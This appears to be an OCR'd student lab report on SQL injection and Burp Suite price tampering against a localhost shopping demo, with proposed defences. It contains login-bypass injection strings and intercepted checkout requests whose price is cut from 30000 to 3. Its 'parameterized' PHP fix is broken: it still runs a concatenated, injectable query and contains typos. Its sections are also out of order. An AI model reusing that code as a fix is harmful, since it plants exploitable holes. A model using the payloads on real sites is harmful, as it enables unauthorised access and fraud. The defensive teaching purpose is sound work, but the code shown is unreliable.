
Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. In the safe example below, if an attacker were to enter the userID of tom' or '1'='1, the parameterized query would not be vulnerable and would instead look for a username which literally matched the entire string tom' or '1'='1. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied. Programming languages talk to SQL databases using database drivers. A driver allows an application to construct and run SQL statements against a database, extracting and manipulating data as needed. Parameterized statements make sure that the parameters (i.e. inputs) passed into SQL statements are treated in a safe manner. The key difference is the data being passed to the executeQuery(...) method. In the first case, the parameterized string and the parameters are passed to the database separately, which allows the driver to correctly interpret them.



```
<!-- Parameterization  -->

<?php
$stmt = $conn ->prepare("SELECT * FROM registration WHERE Email= ? and Password = ?");
$stmt->bind_Param('ss',$email,$password);

$sql = "SELECT * FROM registration  WHERE Email = '$email' AND Paassword = '$password'";
$res1 = mysqli_query($conn, $sql);
$res2 = mysqli_affected_rows($conn);
$row = mysqli_fetch_assoc($res1);
if ($res2==1) {
  if($row["Password"]==$p){
    session_start();
    $_SESSION["userEmail"] = $e;
    // Change the file for preventing the attack
    header("Location: afterSignIn.php");
  }else{
    echo '<div class="alert alert-warning">
        <strong>Warning</strong> Your Password is incorrect !!
      </div>';
  }
} else {
    echo '<div class="alert alert-warning">
        <strong>Warning</strong> Your Email Id is incorrect !!
      </div>';
}
}
```

Protection before the Injection of SQL:

It can be seen that using SQL injection the attacker is able to bypass the login page without entering the correct password.



E - Commerce Demo-Login | E - Commerce Demo-Login | localhost:8080 / 127.0.0.1 / isaa

localhost:8080/Packet-tampering-using-burpsuite-and-prevention-master/login.php


Sign Up   ONLINE SHOPPING WEBSITE   Log In

Log In

test@gmail.com' AND 4616=4616 AND 'TSEt'='T

••••

Log In


ONLINE SHOPPING WEBSITE

test@gmail.com' AND 4616=4616 AND 'TSEt'='TSEt

Items

Item 1 — Owner : Owner 1 — $500

Item 2 — Owner : Owner 2 — $2000


Item 3 — Owner : Owner 3 — $30000

Your Order

Item Name :

Amount :

Protection using the mentioned methods:


localhost:8080/isaa_injection_protected website/login.php


ONLINE SHOPPING WEBSITE

Log In

test@gmail.com' AND 4616=4616 AND 'TSEt'='T

••••

When the attacker tries to login by injecting sql commands the server detects it and prevents the attacker from logging in.


localhost:8080/isaa_injection_protected website/login.php

ONLINE SHOPPING WEBSITE


Log In

Warning Your Password is incorrect !!

Packet tampering using burpsuite and its prevention:

Burp Proxy is at the core of Burp Suite. Thanks to a self-signed CA certificate, Burp Suite allows us to view our own HTTP requests and responses even when they are encrypted (HTTPS). This is invaluable, given that the majority of the web now uses the HTTPS standard. As well as simply viewing HTTP(S) traffic, Burp Proxy also allows us to edit it. However, there are times when this editing involves a manual trial and error. This can be a very cumbersome process. Burp Repeater makes these situations easier – by allowing us to repeat different iterations of a request until we find one that works.

Before tampering:




Item Name :	Item 3
Amount :	30000

When checkout is pressed , the page doesn't get redirected to the next page instead the traffic is redirected to burp suite and it intercepts the packets.

Tampering of the price:


- The cost is highlighted , we will modify this parameter.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.9.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex \n

Request to http://localhost:8080 [127.0.0.1]


```
POST /Packet-tampering-using-burpsuite-and-prevention-master/payment.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/Packet-tampering-using-burpsuite-and-prevention-master/afterSignIn.php
Cookie: PHPSESSID=81sqa6pn0q6bqt3718rtsvkav8
Upgrade-Insecure-Requests: 1

itemName=Item+3&cost=30000&checkout=Checkout
```

- Here we can notice that the price has been tampered and we will now forward this to the site.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.9.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://localhost:8080 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n

```
POST /Packet-tampering-using-burpsuite-and-prevention-master/payment.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/Packet-tampering-using-burpsuite-and-prevention-master/afterSignIn.php
Cookie: PHPSESSID=81sqa6pn0q6bqt3718rtsvkav8
Upgrade-Insecure-Requests: 1

itemName=Item+3&cost=3&checkout=Checkout
```


The price after modification:



- Here we can notice that the price is changed before proceeding to the checkout page.

Implementation of the Prevention against Packet Tampering:

Item is been selected and the page is redirected to the next page but since we intercept those packets it is waiting for burp suite to forward the packets.


E - Commerce Demo

test@gmail.com

Items


Item 1 **Owner :** Owner 1	$500	Add Item
Item 2 **Owner :** Owner 2	$2000	Add Item
Item 3 **Owner :** Owner 3	$30000	Add Item

Your Order

Item Name : Item 3

Amount : 30000

Checkout



Burp Suite Community Edition v2021.10.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://localhost:8080 [127.0.0.1]

```
POST /Packet-tampering-using-burpsuite-and-prevention-master/other.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 178
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/Packet-tampering-using-burpsuite-and-prevention-master/encrypt.php
Cookie: PHPSESSID=d8rolufqt3lor5i7hlnr78h42e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

itemName=Item+3&cost=3&hash=fee5a65509c57ad44546ecc11903df05aa878e0ef3fbc763f72c4f3858c13810671d93a2d65da43d29af3df67da1d47caceee2429d956ccbcef387d31717a897&checkout=
Checkout
```

It can be noticed in the intercepted information that the hash value of the price is also sent to the next page , i.e the checkout page.

Now we forward the tampered packets. As soon as the tampered packet is forwarded the hash value is again calculated , but since the cost is changed the hash value will be different and hence the site will produce an alert and will logout of the current session.


localhost:8080

You are under ATTACK!

In conclusion, the proposed system will provide a secure method of transmitting sensitive data over the network and will help to protect e-commerce websites from packet tampering attacks. By encrypting the sensitive data using AES and hashing it using SHA, the system will ensure that the data is protected from attackers. Additionally, the use of Burpsuite will help to identify any potential vulnerabilities in the system, making it more secure and less susceptible to attacks.

3.1. INTRODUCTION AND RELATED CONCEPTS

E-commerce websites are vulnerable to various cyber attacks, including SQL injection and packet tampering attacks. Packet tampering attacks occur when an attacker intercepts and modifies the data packets exchanged between the client and the server. These attacks can compromise sensitive information such as passwords and card details.


To safeguard e-commerce websites from packet tampering attacks, penetration testing is often conducted using tools such as Burpsuite. Burpsuite is a popular tool used by penetration testers to intercept and modify data packets. It allows testers to identify vulnerabilities in web applications and analyze their behavior.

To secure the data being transferred between the client and the server, the proposed system suggests encrypting the sensitive information using Advanced Encryption Standard (AES) followed by hashing using Secure Hash Algorithm (SHA). AES is a widely used encryption algorithm that is considered to be highly secure. SHA is a cryptographic hash function that generates a fixed-size output, which makes it ideal for verifying data integrity.


In the proposed system, the client will generate the hash value after entering all the details by concatenating and the hash value is transferred along with the packet. Each time the packet is sent to the server, the hash value is re-calculated and validated to verify if the packet is tampered or not. If the packet is tampered with, the user will be logged out, and the transaction will be terminated. If the packet is not tampered with, the transaction will continue to the next process.

Overall, the proposed system aims to enhance the security of e-commerce websites by employing industry-standard encryption and hashing techniques and using penetration testing tools like Burpsuite to identify and prevent packet tampering attacks.


3.2. ARCHITECTURE OF THE PROPOSED SYSTEM


Start
Select the item, proceed to checkout
Open Burpsuite And start intersecpting packets
When package is intercepted tamper the package i.e. change the price
